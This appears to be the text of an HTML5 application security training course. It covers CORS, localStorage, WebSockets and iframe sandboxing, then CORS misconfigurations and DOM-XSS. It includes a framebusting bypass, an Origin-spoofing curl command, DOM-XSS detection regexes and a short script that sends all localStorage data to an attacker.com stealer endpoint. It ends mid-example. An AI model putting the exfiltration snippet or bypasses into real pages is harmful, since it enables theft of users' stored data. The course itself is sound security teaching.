APPLICATION SECURITY TESTING

WHO AM I

- Anant Shrivastava
- Specialize in Web, Mobile and Linux Servers
- SANS GWAPT, RHCE, CEH
- Co-Author OWASP Testing Guide
- Project Lead
  - Android Tamer
  - CodeVigilant

WHO ARE YOU

- Names or Nicknames
- What's your comfort level with HTML5
- What do you expect from This course

DAY 1

Understand the latest buzzwords in HTML5

- CORS
- JSON
- Newer HTML5 tags
- Local Storage and WebSQL
- DOM
- webworker
- Web API’s
- WebSockets
- iframe Sandboxing

Understand the general use cases around all HTML5 technologies.

DAY 1

HANDS ON

- Write simple HTML5 based app/pages covering most of the above listed concepts.
- This will allow participants to understand how technology is working and clear out the development related queries.

BASIC CONCEPTS

HTML 5

- Created by Web Hypertext Application Technology Working Group (WHATWG) and W3C
- Next generation of HTML (now current generation)
- On 28 October 2014, HTML5 was released as a stable W3C Recommendation
- Limelight Point: Can eliminate flash from web
- Main attraction being interactive

NEW FEATURES OF HTML 5

To understand this we will start with writing our own HTML5 pages.


P.S.: The whole presentation is running on a HTML5 based framework.

CORS

Cross origin resources sharing

Will be covered in detail tomorrow when we play with it fully.

CORS OVERVIEW



WHAT IS ORIGIN

- http://127.0.0.1/index.html
- https://127.0.0.1/index.html
- http://127.0.0.1:8080/index.html
- http://127.0.0.1/testapp/index.html
- http://127.0.0.1:8080/testapp/index.html

PURPOSE

- Relax Same Origin Policies
- HTTP HEADER Access-Control-Allow-Origin or *
- Example

```
OPTIONS /usermail HTTP/1.1
Origin: mail.example.com
Content-Type: text/html


HTTP/1.0 200 OK
Access-Control-Allow-Origin: http://www.example.com, https://login.example.com
Access-Control-Allow-Methods: POST, GET, OPTIONS
Access-Control-Allow-Headers: X-Prototype-Version, X-Requested-With, Content-Type, A
ccept
Access-Control-Max-Age: 86400 Content-Type: text/html; charset=US-ASCII Connection:
keep-alive
Content-Length: 0
```

JSON

JAVASCRIPT OBJECT NOTATION

To be discussed in details when we do XHR and CORS tomorrow

HTML TAGS

Many new tags added, many old tags updated

OLD

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
 "http:////www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" >
```

NEW

```
<!DOCTYPE html>
```

OLD

```
<img src="path/to/image" alt="About image" />
<p>Image of Mars. </p>
```

NEW

```
<figure>
    <img src="path/to/image" alt="About image" />
    <figcaption>
        <p>This is an image of something interesting. </p>
    </figcaption>
</figure>
```

OLD

```
<link rel="stylesheet" href="path/to/stylesheet.css" type="text/css" />
<script type="text/javascript" src="path/to/script.js"></script>
```

NEW

```
<link rel="stylesheet" href="path/to/stylesheet.css" />
<script src="path/to/script.js"></script>
```

NEW

- elements such as
  - Header
  - footer
  - article

Mainly cosmetic / flow element

HTML ELEMENTS


CONTENTEDITABLE

```
<ul contenteditable=true>
<li>List item 1</li>
</ul>
```

- List item 1

INPUT TYPE

```
<form action="" method="get">
        <label for="email">Email:</label>
        <input id="email" name="email" type="email" />
        <input id="date" name="date" type="date" />
        <button type="submit"> Submit Form </button>
    </form>
```




VARIOUS TYPES DEFINED

- tel
- search
- email
- number
- range
- date
- month
- time
- url
- pattern="[a-z]{3}[0-9]{3}" : 3 alphabet and 3 number

PLACEHOLDER

```
<input name="email" type="email" placeholder="username@website.com" />
```



username@website.com

MORE API'S

GEO LOCATIONS

```
navigator.geolocation.getCurrentPosition(success, error);
navigator.geolocation.watchCurrentPosition(success, error);
function success(position) {
   var lat = position.coords.latitude;
   var long = position.coords.longitude;
   ...
}
```

LOCAL STORAGE

- With HTML5, web pages can store data locally within the user's browser.
- Earlier, this was done with cookies.
- Web Storage is more secure and faster.
- Data not included with every server request, but used ONLY when asked for.
- It is also possible to store large amounts of data, without affecting the website's performance.
- The data is stored in key/value pairs, and a web page can only access data stored by itself
- All browsers today offering 5-10 MB of storage in every user’s browser.i.e., For each domain 5MB of local storage.
- **sessionStorage** similar to **localStorage** but only available in current browser session.

EXAMPLE

Example Of Localstorage

```
<ul id="present_textarea" contenteditable="true">
<li>Test1</li>
</ul>
<input type="button" id="clearall" value="clear Storage" >
<script type="text/javascript">
document.addEventListener("DOMContentLoaded", function() {
console.log("Onload fired via DOMContent Loaded");
if (localStorage.getItem("text")){
console.log("text found");
    document.getElementById("present_textarea").innerHTML = localStorage.getItem("text");
}});
var textarea=document.getElementById("present_textarea");
var clearall=document.getElementById("clearall");
clearall.onclick=function(){
    console.log("onclick");
    localStorage.clear();
};
textarea.onblur=function(){
console.log("onblur");
localStorage.setItem("text",document.getElementById("present_textarea").innerHTML);
};
</script>
```

WHAT IS APPLICATION CACHE?

- HTML5 introduces application cache, which means that a web application is cached, and accessible without an internet connection.
- Application cache gives an application three advantages:
  - Offline browsing - users can use the application when they're
  - offline Speed - cached resources load faster
  - Reduced server load - the browser will only download updated/changed resources from the server

EXAMPLE

- Define in HTML page

```
<!DOCTYPE html>
<html lang="en" manifest="cache.manifest">
```

- cache.manifest (served with Content-Type: text/cache-manifest)

```
CACHE MANIFEST
# 2013-07-25


NETWORK:
data.php


FALLBACK:
/ /offline.html


CACHE:
/main/home
/main/app.js
/settings/home
/settings/app.js
http://myhost/logo.png
http://myhost/check.png
http://myhost/cross.png
```

APP CACHE – WHAT TO CACHE?

- Fonts
- Splash image
- App icon
- Entry page
- Fallback bootstrap

Never Cache:

- CSS
- HTML
- Javascript

DOM

Document Object model

P.S. To be discussed in detail tomorrow.

QUESTIONS?

1. can DOM be used to add / delete elements?
2. is Cookie part of DOM or not?

WEB API’S

1. Audio
2. Video
3. SVG
4. and many more

WEBSOCKETS

```
GET /chat HTTP/1.1
Host: server.example.com
Upgrade: WebSocket
Connection: Upgrade
Sec-WebSocket-Key: dGhlIHNhbXBsZSBub25jZQ==
Origin: http://example.com
Sec-WebSocket-Protocol: chat, superchat
Sec-WebSocket-Version: 13
```

And on the server

```
HTTP/1.1 101 Switching Protocols
Upgrade: WebSocket
Connection: Upgrade
Sec-WebSocket-Accept: s3pPLMBiTxaQ9kYGzzhZRbK+xOo=
Sec-WebSocket-Protocol: chat
```

WEBSOCKET

- ws://
- wss://

WEBWORKER

- When executing scripts in an HTML page, the page becomes unresponsive until the script is finished.
- A web worker is a JavaScript that runs in the background, independently of other scripts, without affecting the performance of the page. You can continue to do whatever you want: clicking, selecting things, etc., while the web worker runs in the background.

SERVER-SENT EVENTS - ONE WAY MESSAGING

- A server-sent event is when a web page automatically gets updates from a server.
- This was also possible before, but the web page would have to ask if any updates were available. With server-sent events, the updates come automatically.
- **Examples**: Facebook/Twitter updates, stock price updates, news feeds, sport results, etc.

IFRAME SANDBOXING

JAVASCRIPT FRAME BUSTING

```
if( self == top ) {
document.documentElement.style.display = 'block' ;
} else {
top.location = self.location ;
}
```

EXAMPLE FRAMEBUSTING

Open link

FRAMEBUSTING BYPASS

```
<iframe sandbox src="/examples/framebuster.html" />
```

I can never be framed

EXERCISES

1. Convert html4 to html5
2. write a program with following objectives
    1. webpage take input from user (use HTML5 validation where applicable)
        - Username
        - nickname
        - Full Name
        - Date of Birth
        - Email address
    2. store all of them in localstorage except his nickname which is stored in session storage,
    3. and option to clear the storage
3. Iframe a content page which has framebusting javascript code.

WHAT WE LEARNED

1. How HTML5 differs from HTML4
2. How to convert HTML4 to HTML5
3. how to bypass framebusting code
4. How CORS work conceptually

DAY 2

1. Attacking CORS and XHR
2. Exploiting DOM

ATTACKING XHR AND CORS

XHR

XML HTTP REQUEST

SAMPLE XHR REQUEST


```
function reqListener () {
  console.log(this.responseText);
}

var oReq = new XMLHttpRequest();
oReq.onload = reqListener;
oReq.open("get", "yourFile.txt", true);
oReq.send();
```

- GET Request
- yourFile.txt is fetched
- true means its async call
- reqlistener is callback function

So XHR allows me to fetch content and get response too so what's the problem

XHR NOT A SILVER BULLET



```
> var x= new XMLHttpRequest();
<· undefined
> x.open("GET","index.html",true);
<· undefined
> x.send();
<· undefined
> x
<· ▶ XMLHttpRequest {statusText: "OK", status: 200, responseURL: "http://localhost:9099/index.html", response: "<!doctype html>↵<html lang="en">↵
   ]↵      });↵↵    </script>↵↵  </body>↵</html>↵", responseType: ""…}
> x.open("GET","http://google.com/index.html",true)
<· undefined
> x.send();
<· undefined
ⓧ XMLHttpRequest cannot load http://google.com/index.html. No 'Access-Control-Allow-Origin' header is present on the requested resource. Origin
  'http://localhost:9099' is therefore not allowed access.
> x
<· ▶ XMLHttpRequest {statusText: "", status: 0, responseURL: "", response: "", responseType: ""…}
> |
```

XHR MEET CORS

- Cross Origin Resource Sharing
- Relax same origin policy and allow third party read

CROSS ORIGIN NETWORK ACCESS

Origin is permitted to send data to another origin but not read


Interactions between origins are placed in three categories:

- Cross origin writes (redirects, links, form action etc.)
- Cross origin embedding (html tag with src/hrefs)
- Cross origin reads (not allowed without CORS etc.)

CROSS ORIGIN EMBEDDING

- JavaScript <script src="..."></script>.
- CSS with <link rel="stylesheet" href="...">.
- Images with <img>.
- Media files with <video> and <audio> tags.
- Plug-ins with <object>, <embed> and <applet>.
- Fonts with @font-face.
- Anything with <frame> and <iframe>.

CROSS ORIGIN POLICY



JavaScript Code
Browser
Server
xhr.send();
preflight request (if necessary)
preflight response (if necessary)
actual request
actual response
Fire onload() or onerror()

WHY IS CORS NEEDED?

- For legitimate and trusted requests to gain access to authorized data from other domains
- Think cross application data sharing models
- Allows data to be exchanged with trusted sites while using a relaxed Same Origin policy mode.
- Application APIs exposed via web services and trusted domains require CORS to be accessible over the SOP

CORS – SIMPLE REQUESTS

- Preflight is not needed if
  - Request is a HEAD/GET/POST via XHR – No Custom headers
  - Body is text/plain
- Server responds with a CORS header
  - Browser determines access
  - Neither the request, nor response contain cookies

CORS HEADERS – SIMPLE REQUEST

- Origin
  - Header set by the client for every CORS request
  - Value is the current domain that made the request
- Access-Control-Allow-Origin
  - Set by the server and used by the browser to determine if the response is to be allowed or not.
  - Can be set to * to make resources public (bad practice!)

CORS – REQUESTS WITH PREFLIGHT

- Preflight requests are made if
  - Request is a method other than HEAD/GET/POST via XHR (PUT, DELETE etc.)
  - Custom headers are present (X-PINGBACK etc.)
  - Content-Type other than application/x-www- form-urlencoded, multipart/form-data, or text/plain
- A transparent request is made to the server requesting access information using OPTIONS

EXAMPLE FROM YESTERDAY

```
OPTIONS /usermail HTTP/1.1
Origin: mail.example.com
Content-Type: text/html


HTTP/1.0 200 OK
Access-Control-Allow-Origin: http://www.example.com, https://login.example.com
Access-Control-Allow-Methods: POST, GET, OPTIONS
Access-Control-Allow-Headers: X-Prototype-Version, X-Requested-With, Content-Type, Accept
Access-Control-Max-Age: 86400 Content-Type: text/html; charset=US-ASCII Connection: keep-aliv
e
Content-Length: 0
```

EXAMPLE: CUSTOM HEADERS

```
xmlhttp.open("POST","ajax_test.php",true);
xmlhttp.setRequestHeader("Content-type","application/x-www-form-urlencoded");
xmlhttp.send("fname=Henry&lname=Ford");
```

CORS – REQUESTS WITH PREFLIGHT

- Browser sends
  - Origin header
  - Access-Control-Request-Method
  - Access-Control-Request-Headers – (Optional)
- Server sends set of CORS headers that the browser uses to determine if the actual request has to be made or not

CORS HEADERS – REQUEST WITH PREFLIGHT (PREFLIGHT BROWSER REQUEST)

- Origin
  - Header set by the client for every CORS request
  - Value is the current domain that made the request
- Access-Control-Request-Method:
  - Set by the browser, along with Origin.
  - Value is the method that the request wants to use
- Access-Control-Request-Headers(Optional):
  - A comma separated list of the custom headers being used.

CORS HEADERS – REQUEST WITH PREFLIGHT (PREFLIGHT SERVER RESPONSE)

- Access-Control-Allow-Origin – Same as in Simple requests
- Access-Control-Allow-Methods:
  - a comma separated list of allowed methods
- Access-Control-Allow-Headers:
  - a comma separated list of headers that the server will allow.
- Access-Control-Max-Age:
  - the amount of time in seconds that this preflight request should be cached for.

CORS INSECURITIES

CORS SECURITY - UNIVERSAL ALLOW

- Setting the 'Access-Control-Allow-Origin' header to *
- Effectively turns the content into a public resource, allowing access from any domain
- Scenarios?
  - An attacker can steal data from an intranet site that has set this header to * by enticing a user to visit an attacker controlled site on the Internet.
  - An attacker can perform attacks on other remote apps via a victim’s browser when the victim navigates to an attacker controlled site.

CORS – ACCESS CONTROL BASED ON ORIGIN

- The Origin header indicates that the request is from a particular domain, but does not guarantee it
- Spoofing the Origin header allows access to the page if access is based on this header
- Scenarios?
  - An attacker sets the Origin header to view sensitive information that is restricted
  - Attacker uses cURL to set a custom origin header

```
curl --header 'origin:http://someserver.com' http://myserver.com:90/demo/origin_spoof.p
hp
```

CORS – CACHING OF PREFLIGHT RESPONSES

- The Access-Control-Max-Age header is set to a high value, allowing browsers to cache Preflight responses
- Caching the preflight response for longer duration can pose a security risk.
- If the COR access-control policy is changed on the server the browser would still follow the old policy available in the Preflight Result Cache

CORS SECURITY – MISPLACED TRUST

- Data exchange between two domains is based on trust
- If one of the servers involved in the exchange of data is compromised then the model of CORS is put at risk
- Scenarios?
  - An attacker can compromise site A and host malicious content knowing site B trusts the data that site A sends to site B via CORS request resulting in XSS and other attacks.
  - An attacker can compromise site B and use the exposed CORS functionality in site A to attack users in site A

CSRF WITH CORS

- Server may process client request to change server side data while verifying that the Origin header was set
- An attacker can use the .withCredentials = “true” property of XHR to replay any cookies to the application on which the victim is logged in
- Scenarios?
  - An attacker sets the Origin header or uses a trusted site A to send a non idempotent request to site B
  - The victim who is logged into site B when he is viewing the trusted site A causes site B to create a user account without his knowledge via a CSRF attack

PREVENTIVE CHECKS

- Have only one and non empty instance of the origin header,
- Have only one and non empty instance of the host header,
- The value of the origin header is present in a internal allowed domains list (white list). As we act before the step 2 of the CORS HTTP requests/responses exchange process, allowed domains list is yet provided to client,
- Cache IP of the sender for 1 hour. If the sender send one time a origin domain that is not in the white list then all is requests will return an HTTP 403 response (protract allowed domain guessing).

MORE PREVENTIVE CHECKS

- if its B2B then a strict IP filtering.
- Custom Permission set per origin can be configured at the application end. (might result in massive overhead for large application with varied origin's of access)


EXPLOITING DOM

DOM

DOCUMENT OBJECT MODEL

- interface that allows you to programmatically access and manipulate the contents of a web page (or document)
- It provides a structured, object-oriented representation of the individual elements and content in a page with methods for retrieving and setting the properties of those objects
- It also provides methods for adding and removing such objects, allowing you to create dynamic content
- Document is arranged in hierarchy of nodes.

DOM NODES



- NodeA.firstChild = NodeA1
- NodeA.lastChild = NodeA3
- NodeA.childNodes.length = 3
- NodeA.childNodes[0] = NodeA1
- NodeA1.nextSibling = NodeA2
- NodeA1.parentNode = NodeA
- NodeA3b.parentNode.parentNode = NodeA

DOM SOURCE

- Cookies
  - document.cookie
- Window Name
  - windows.name
- Everything taken from the URL
  - document.URL
  - document.URLUnencoded
  - document.location(.pathname|.href|.search|.hash)
  - window.location(.pathname|.href|.search|.hash)
- The Referrer
  - document.referrer

SINKS

- HTML Element creator
  - innerHTML
  - outerHTML
  - document.write
- user input parsing
  - eval
  - execScript
  - function
  - setTimeout
  - setInterval
  - script.src
  - iframe.src
  - location.(replace|assign)

WHAT IS DOMXSS

http://www.webappsec.org/projects/articles/071105.html

https://code.google.com/p/domxsswiki/wiki/Introduction

HOW TO EXPLOIT DOMXSS

HOW TO FIND DOM-XSS

Finding All Sources

```
/(location\s*[\[.])|([.\[]\s*["']?\s*(arguments|dialogArguments|innerHTML|write(ln)?|open(Dia
log)?|showModalDialog|cookie|URL|documentURI|baseURI|referrer|name|opener|parent|top|content|
self|frames)\W)|(localStorage|sessionStorage|Database)/
```

Finding Sinks

```
/((src|href|data|location|code|value|action)\s*["'\]]*\s*\+?\s*=)|((replace|assign|navigate|g
etResponseHeader|open(Dialog)?|showModalDialog|eval|evaluate|execCommand|execScript|setTimeou
t|setInterval)\s*["'\]]*\s*\()/
```

Finding Sink (Jquery)

```
/after\(|\.append\(|\.before\(|\.html\(|\.prepend\(|\.replaceWith\(|\.wrap\(|\.wrapAll\(|\$\(
|\.globalEval\(|\.add\(|jQUery\(|\$\(|\.parseHTML\(/
```

USEFUL SOURCES FOR DOMXSS EXPLOITATION

- andlabs.org
- Domsnitch
- RA2
- Dominator

DAY 3

WHAT WAS COVERED

1. XSS
2. CORS

WHY XSS IS SO IMPORTANT

WHY XSS WHY

XSS is more important with HTML5 as people are using stuff like

1. websql
2. localstorage
3. offline cache.

ALL THESE ARE
ACCESSIBLE
TO ONE THING

JAVASCRIPT

XSS ENABLES ARBITRARY

JAVASCRIPT

THAT'S WHY XSS

NEED MORE REASON'S

1. Javascript can tamper with the data.
2. Javascript can add delete update data.
3. No httpOnly for webstorage/localstorage. Hence no protection

STEAL DATA VIA JAVASCRIPT

```
<script>

for (i in localStorage) {

var d = new Image();

d.src = 'http://attacker.com/stealer.php?' + i+ '=' + localStorage.getItem(i);

}

</script>
```

DAY 3 COURSE

WEB WORKER/API/SOCKET

TOPICS TO BE COVERED

1. Injection in web message and workers
2. Attacking webworker
3. Attacking APIs
4. Attacking WebSockets

BASIC UNDERSTANDING

1. Iframes can't talk to each other
2. windows can't talk to each other

HTML5 SAYS

LETS BREAK IT.

WEB MESSAGE

1. A way to communicate with iframes or windows

```
window.postMessage("message", "example1.com");
```

2. Web messaging is supported by Opera, Chrome, and Safari.
3. Internet Explorer 8+ partially supports cross-document messaging: it currently works with iframes, but not new windows.

RECIEVE MESSAGE

```
window.addEventListener ("message", receiveMessage, false);

receiveMessage function (event) {

    event.source.postMessage("Message recieved");

}
```

What is wrong here

OR SHOULD IT BE

```
window.addEventListener ("message", receiveMessage, false);

receiveMessage function (event) {

